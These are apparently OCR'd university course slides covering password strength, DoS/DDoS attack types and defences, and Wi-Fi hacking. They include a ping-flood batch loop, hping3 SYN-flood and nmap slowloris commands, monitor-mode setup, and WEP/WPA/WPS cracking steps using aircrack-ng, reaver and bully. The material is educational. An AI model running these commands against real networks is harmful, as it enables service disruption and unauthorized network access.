
- To resist to a password cracking attack, the password should be strength. The strength of a password is determined by:
  - Length
  - Complexity
  - Unpredictability

Password strength - length

Password strength - complexity

"I just hacked a billion passwords by guessing 1-2-3-4-5."


Password strength - unpredictability



Recommendations

- Avoid short and easily passwords;
- Avoid using passwords with predicable patterns;
- Stored passwords should be encrypted;
- Using the strength indicators of the registration systems.

Recommendations



References

- https://www.techworm.net/2015/11/top-ten-operating-systems-for-hackers.html
- https://www.techworm.net/2016/07/10-youtube-channels-learning-ethical-hacking-course-online.html
- *Francois Mouton, Louise Leenen, H.S. Venter,* Social engineering attack examples, templates and scenarios, computers & security 59 (2016) pp. 186–209.
- Waldo Rocha Flores, Mathias Ekstedt, Shaping intention to resist social engineering through transformational leadership, information security culture and awareness, computers & security 59 (2016), pp. 26–44.
- https://www.youtube.com/watch?v=lc7scxvKQOo&t=19s

References

- Chrysanthou Yiannis, Allan Tomlinson , Modern Password Cracking: A hands-on approach to creating an optimised and versatile attack, Technical Report, 2013, Information Security Group, Royal Holloway, University of London .
- Ian Jermyn, Alain Mayer, Fabian Monrose, Michael K. Reiter, and Aviel D. Rubin, The design and analysis of graphical passwords, Proceedings of the 8th USENIX Security Symposium.
- Mentalist + CUPP: https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/
- https://portswigger.net/burp/
- https://www.techworm.net/2016/08/top-10-popular-password-cracking-tools.html
- https://www.privacyrights.org/blog/10-rules-creating-hacker-resistant-password

Questions

Denial of Service - DoS

CATALIN BOJA

CATALIN.BOJA@IE.ASE.RO

Disclaimer

- It is illegal to perform these activities on resources (servers, Web-sites, computers, network services, etc) on which you don't have permission
- All examples and tools are shown for academic purposes
- The use of any presented software or script is your responsibility

Course

- Terminology & Definitions
- Characteristics
- Common DDoS attacks
- DoS prevention

Resources

- Kaufman, Perlman, and Speciner. *Network Security: Private Communication in a Public World, Second Edition*, Prentice Hall PTR, 2002, ISBN 0130460192.
- Cheswick, Bellovin, and Rubin. *Firewalls and Internet Security: Repelling the Wily Hacker, Second Edition*, Addison-Wesley Professional, 2003, ISBN 020163466X.
- Incapsula online documentation, https://www.incapsula.com/ddos/
- Wikipedia, https://en.wikipedia.org

Characteristics


- **Attack vector**: request or use more resources than the service provider can handle
- **Objective**: Affects or disrupts the business or the service as valid users are not able to use it at all or in "normal" conditions
- Usually generates traffic around 100 Gbps limit (near the target) but overall can exceed this limit (since 2016 there are more attacks near or over the limit)
- Uses infected devices or 'zombie machines' in coordinated attacks
- Attacker 'unlimited' ability to generate requests vs. defender 'limited' resources (bandwith, processor power, memory) to respond

Characteristics

- Targeted resources
  - The connection – limited by the maximum bandwidth
  - The processor – limited by the number of messages that it can process
  - The memory – limited
  - Logic resources as number of available connections – limited
- It's cheaper to create and send a message vs processing the message
- The first recorded attack in 1974 – courtesy David Dennis, a 13-year-old student at University High School

Characteristics

- Easy to implement on your home computer
- Requires few technical skills – perfect for script kiddies
- Can be automatized with dedicated software and scripts
- Can be rented as a service - DDoS-for-hire services (booters or stresser)
- Difficult to mitigate



https://www.incapsula.com/ddos/booters-stressers-ddosers.html

Characteristics

http://blogs.it.ox.ac.uk/oxcert/files/2014/05/vandal-hacker.jpg

Characteristics

Based on Akamai research (2015):


- average DDoS attack duration: 19-22 hours
- Targeted services:
  - 50% gaming industry services (game servers mostly)
  - 25% software and technology companies
  - Less than 5% Telco industry

Terminology & Definitions

- **DoS** – Denial of Service
- **DDoS** – Distributed Denial of Service: a coordinated DoS attack conducted from multiple sources
- **Botnet** – "zombie army"/ a group of hijacked Internet-connected devices
- **Booter/Stresser** – DDoS-for-hire business (not so legal)
- **IP spoofing** – change the source IP value of a network packet

DDoS – Distributed Denial of Service

- Is a DoS attack conducted from multiple devices/machines
  - "zombie army"/botnets infected by malware
  - Legit clients which are forced to connect to the DoS target by exploiting protocols vulnerabilities – **amplify and reflect techniques**
- Requires coordination from a C&C (Command and Control) center
- Can use malware to infect and control the botnets
- Implements a wide range of different DoS attacks



Source: https://www.realnets.com/our-blog/massive-ddos-attacks-lizardstresser/

Scope

- **Hacktivism** – to make a public statement
- **Cyber vandalism** – mostly script-kiddies
- **Extortion** – for the money
- **Business competition** – to disrupt competition services
- **Personal rivalry** – just personal (mostly gamers stuff)
- **Cyberwarfare** – state backed attacks

Scope


GAME IS PAUSED
head for 236 gold!
ead for 254 gold!
used the game.
s disconnected from the game.
me.
the game.
dignitas.@SneyKingDota2#THEKING: well its still early in the game
dignitas.@SneyKingDota2#THEKING: if both teams agree we can go remake
d.wts: grey said hes getting ddosed
dignitas.@Aui_2000: he did the destiny skype thing too
d.wts: and he did the destiny protection stuff
dignitas.@Aui_2000: with an ip roll
Say
Game

Recent history of DDoS attacks


- 2013 – Largest DDoS attack that exceeded the 100 Gbps limit
  - hit the CloudFlare network, which hosts SpamHaus.org
  - Upstream providers have seen traffic > 350 Gbps
  - Affected Internet connections in Europe
  - Until then a common DDoS were peaking around 20 – 40 Gbps

Recent history of DDoS attacks

- 2016 Mirai botnet DDoS
  - the Mirai malware infected Internet of Things (IoT) devices – between 100,000 - 150,000 devices, mostly CCTV and IP Cameras (which were using default admin accounts)
  - generated more than 500 Gbps on the target
  - targeted DNS provider Dyn – affecting Twitter, GitHub, Amazon, Netflix, Pinterest, Etsy, Reddit, PayPal, and AirBnb services
  - hit French Internet service and hosting provider OVH - traffic peaked at 1.1 Tbps
  - were able to isolate Liberia from the rest of the Internet (they have only 1 underwater cable connection)
  - https://thehackernews.com/2016/09/ddos-attack-iot.html
  - Why and how it started https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/
  - https://github.com/jgamblin/Mirai-Source-Code

Recent history of DDoS attacks

- March 2018 GitHub DDoS
  - The largest recorded DDoS with a peak of 1.35Tbps ~ 126.9 million requests per second (RPS)
  - https://githubengineering.com/ddos-incident-report/
  - Uses a new Memcached UDP Reflection and Amplification attack
  - https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/



Source: https://githubengineering.com/ddos-incident-report/

Classification

- **Volume-based attacks**
  - generate too much traffic than the server/service can process
- **Protocol/Network attacks**
  - exploits server resources and protocol vulnerabilities
  - *Ping of Death* or *Sync Flood*
- **Application attacks**
  - targets the disruption of a particular application (mostly Web applications) and not the entire host
  - *HTTP Flood*
- **Multi-Vector attacks**
  - a combination of tools and strategies

Spoofing

- **To spoof** - *to fool by a hoax; play a trick on, especially one intended to deceive (http://www.dictionary.com/browse/spoofing)*
- Technique used to impersonate a user or device
- **DNS server spoofing** – control DNS response to redirect clients to other addresses.
- **ARP spoofing** – associate the attacker device MAC to the target IP by manipulating ARP packets
- **IP address spoofing** – change the source IP address to hide the attacker identity or to conduct reflect attacks

IP Spoofing

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags				Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options																															
24	192																																
28	224																																
32	256																																

https://en.wikipedia.org/wiki/IPv4


IP Spoofing

Used in DDoS to:

- Hide the attacker identity
- Amplify and reflect the attack
- Conceal botnet devices
- Avoid mitigation measures based on blacklisting IP addresses

DoS attacks – Amplify & Reflect

- A technique that exploits protocols vulnerabilities
- Tricks legit client to connect in the same time to the DoS target
- A single broadcast message generates an amplified response (the amplification factor = no of clients that get the request)
- Changes different protocol packages (SNMP, ICMP) by spoofing the target IP
- Examples: Smurf, SNMP reflection/amplification, DNS Amplification, SNMP reflection



https://blog.sflow.com/2013/10/dns-amplification-attacks.html

DoS attacks – Amplify

- A technique that exploits protocols vulnerabilities
- Tricks legit client to connect in the same time to the DoS target
- A single request message triggers a response with a bigger size (amplification factor)
- Examples: DNS amplification, Memcache amplification

DoS attacks – Reflect


- Tricks legit clients to connect in the same time to the DoS target by forging the request source identity – spoofing
- Changes different protocol packages (SNMP, ICMP) by spoofing the target IP
- A single broadcast message generates an amplified response (the amplification factor = no of clients that get the request)
- Examples: Smurf, SNMP reflection, UDP Spoofing, IP Spoofing
- Can exploit applications vulnerabilities - *P2P File-sharing in Hell: Exploiting BitTorrent Vulnerabilities to Launch Distributed Reflective DoS Attacks*

DoS attacks

- SYN Flood
- UDP Flood
- HTTP Flood
- Ping of Death
- Smurf Attack
- Amplify & Reflect Attack
- Nuke
- DNS or NTP Amplification
- Slowloris
- Advanced Persistent DoS (APDos)
- Zero-Day DDoS attacks

DoS attacks – SYN Flood

- exploits the TCP "three-way handshake" protocol (https://support.microsoft.com/en-us/help/172983/explanation-of-the-three-way-handshake-via-tcp-ip)
- Opens multiple valid TCP connections without closing them – connections are closed only after the time-out expires
- The server resources are exhausted because a lot of connections are opened but not used (eats up memory and processor)



DoS attacks – HTTP Flood

- Floods the Web server with valid POST and GET requests
- Can replay real requests
- Efficient from the bandwidth volume values – can be conducted from low speed networks
- Forces the Web server to process the requests – it will generate processor and memory spikes

DoS attacks – UDP Flood

- Floods the target with valid UDP packets on different ports
- Efficient from the attacker needed resources perspective: fire and forget (UDP is a sessionless protocol)
- Can use broadcast UDP packets to flood the entire network (in closed environments)
- Forces the target to check if there are applications listening on those ports

DoS attacks – Ping of Death

- Floods the target with a high number of pings (IP protocol)
- Send ping packets larger than the maximum byte size (for IPv4 is 65,535 bytes)
- It is possible because large ping packets are divided by default in fragments and reassembled at the destination; at the destination the huge packet can generate errors (buffer-overflow) and force the server to crash
- Popular at the beginning of DoS but now is ineffective (routers and servers can be configured to drop ping packets)

DoS attacks – Ping of Death

- Just for academic purpose. On Windows you can use the command line **ping** utility with some options
  - -l size for buffer size
  - -w for waiting time
  - -n for number of echoes to send
- You can create a bash file (test.bat)

```
:loop
ping <IP Address> -l 65500 -w 1 -n 1
goto :loop
```

DoS attacks – Slowloris

- a complex tool used to generate DoS attack
- Reduces greatly the resources needed by the attacker by reducing requests size and increase the time the connection is kept up
- Generates a large number of HTTP connections which are kept opened for a long time
- Used in the 2009 Iranian presidential election DoS
- Difficult to mitigate
- https://github.com/llaera/slowloris.pl

DoS attacks – Others

- Zero-Day DoS attack
  - an attack method that to date has no patches
- Advanced Persistent DoS (APDos)
  - Uses multiple attack techniques
  - Very complex
  - Difficult to mitigate
- DNS or NTP Amplification
  - Exploits Network Time Protocol (NTP) or Domain Name Servers (DNS) servers by tricking them to send large responses (for small requests) to the target (using IP Spoofing)

DoS protection

- Reserve bandwidth for spikes
- Implement technical measures that can partially mitigate the effect of an attack (in early stages)
- Stay close to your ISP or Hosting Provider
- use a specialist DDoS mitigation company (if you are a large company) – they have the infrastructure to reroute and dissipate the DDoS attack; Akamai, CloudFlare, Incapsula, etc.
- …. or disconnect from the network ☺

DoS protection

- Overprovisioning – reserve more bandwidth and processing power, expecting the worst (DDoS)
- Black–hole routing – disconnect the target in order to save the others
- Filter anomalies – drop packets based on filters (most DoS packets are ‘strange’)
- Replication – replicate resources to multiple nodes and switch between them when one is attacked
- Pushback – recursively go upstream and instruct nodes to reduce the rate at which they route intended for the DoS target

You can’t hide something connected to the Internet

DoS Tools

Scripts:

- **HTTP Unbearable Load King (HULK)** - http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/
- **R.U.D.Y. (R-U-Dead-Yet?)** - https://github.com/loganhasson/r-u-dead-yet
- **Slowloris** - https://github.com/llaera/slowloris.pl
- High Orbit Ion Cannon (HOIC)
- Low Orbit Ion Cannon (LOIC)

Toolkits:

- Complex tools used to create and control botnets for DDoS

These tools are meant for educational purposes only, and should not be used for malicious activity of any kind.

DoS Tools

- hping 3 Linux tool
  - https://tools.kali.org/information-gathering/hping3
  - Can be used to simulate different flood attacks
  - `hping3 -i u100 -S -p <IP address>`
    - 100 packets per second
    - SYN flag
- nmap
  - https://nmap.org/nsedoc/categories/dos.html
  - `nmap --script http-slowloris --max-parallelism 400 <IP address> -vv`

More DoS

- Major problem for the Internet as we know it (and will be)
- Not a simple problem – for now mitigation solutions are based on filtering and on re-routing the DDoS traffic
- IoT development (around 7-8 billion devices) will fuel up more DDoS attacks
- DDoS and crypto currencies DDoSCoin - https://www.usenix.org/conference/woot16/workshop-program/presentation/wustrow
- Still an undeveloped area in matter of protection

Hacking Wi-Fi

CATALIN BOJA

CATALIN.BOJA2IE.ASE.RO, WWW.ISM.ASE.RO

Hacking a Wireless Network

- Needed tools
  - A Wi-Fi board that can do packet injection (https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2019-0178550/)
  - Aircrack-ng (https://www.aircrack-ng.org/doku.php?id=Main)
- Hacking WEP
- Hacking WPA2
- Hacking WPS
- DoS on the Wi-Fi router in order to force the user to reset it

Hacking a Wireless Network

Set the Wi-Fi board in monitor mode

#set bord in monitor mode

- ifconfig wlan1 down
- iwconfig wlan1 mode monitor
- ifconfig wlan1 up

#check for possible problems

- airmon-ng check wlan1

Hacking a Wireless Network - WEP

- Wired Equivalent Privacy (WEP) - a security algorithm for IEEE 802.11 wireless networks introduced in 1997
- replaced in 2003 by Wi-Fi Protected Access (WPA)
- had a security vulnerability in the way the algorithm was used
  - Standard 64-bit WEP uses a 40 bit key (also known as WEP-40), which was concatenated with a 24-bit initialization vector (IV) to form the RC4 key
  - The key was composed from ASCII symbols
  - The router can be forced to reset IV

Hacking a Wireless Network - WEP

Involves 4 steps

1. Capture the handshake
2. Inject packets – deauthentication requests
3. Capture Authentication Requests replies
4. Brute force WEP key based on captured packets

Hacking a Wireless Network - WPA

- Wi-Fi Protected Access (WPA), Wi-Fi Protected Access II (WPA2) introduced in 2003
- hacking WPA/WPA2 is a very tedious job in most cases.
- A dictionary attack may take days, and still might not succeed.
  - good dictionaries are huge
  - a brute force including all the alphabets (uppercase lowercase) and numbers, may take years, depending on password length
  - Rainbow tables can speed things up but they have huge sizes (hundreds of GBs).
- https://www.kalitutorials.net/2015/10/wpawpa-2-cracking-using-dictionary.html

Hacking a Wireless Network - WPA

Involves 2 steps

- Capture the handshake
- Crack the handshake to get the password
  - using a dictionary attack
  - aicrack-ng

Hacking a Wireless Network - WPA

- WPA2 has been attacked using an implementation flaw in devices – KRACK - **K**ey **R**einstallation **A**tta**ck**s (https://www.krackattacks.com/)
- More efficient approaches are based on hacking the WPS Pin
- Social engineering attacks may prove more efficient – Fluxion, https://github.com/FluxionNetwork/fluxion
  - https://www.kalitutorials.net/2016/08/hacking-wpawpa-2-without.html

Hacking a Wireless Network - WPS

- WPS (Wi-Fi Protected Setup)
- Introduced in 2006 by the Wi-Fi Alliance, https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup
- major security flaw was revealed in December 2011 (https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf)
  - No external intervention is needed by the users
  - The service is enabled by default
  - The authentication requires a 8 digit pin value but the maximum possible authentication attempts is reduce from 10^8 (=100.000.000) to 10^4 + 10^4 (=20.000) – the algorithm checks only half of the provided pin

Hacking a Wireless Network - WPS

1. Set the Wi-Fi card to monitor mode
2. Check for Wi-FI AP (Access Points) using
   - airodump-ng
   - wash
3. Brute force the WPS pin using
   - reaver
   - bully (https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/)
- Wait for it

Hacking a Wireless Network - WPS

- WPS default pins are generated by an algorithm that starts with an initial value (in most cases determined by the router MAC address
- The algorithm can be reversed
  - https://wpsfinder.com/wps-pin-generator
  - http://wpspinleri.blogspot.com/p/wps-default-pin-generator.html
  - https://3wifi.stascorp.com/wpspin

Hacking a Wireless Network - WPS

Other resources:

- https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf
- https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/

Hacking a Wireless Network - DoS

- Very difficult to protect against
- De-authenticate some or all clients of a Wi-Fi router making the service unavailable
- Tools needed
  - airodump-ng
  - aireplay-ng
- Will force the user to reset the router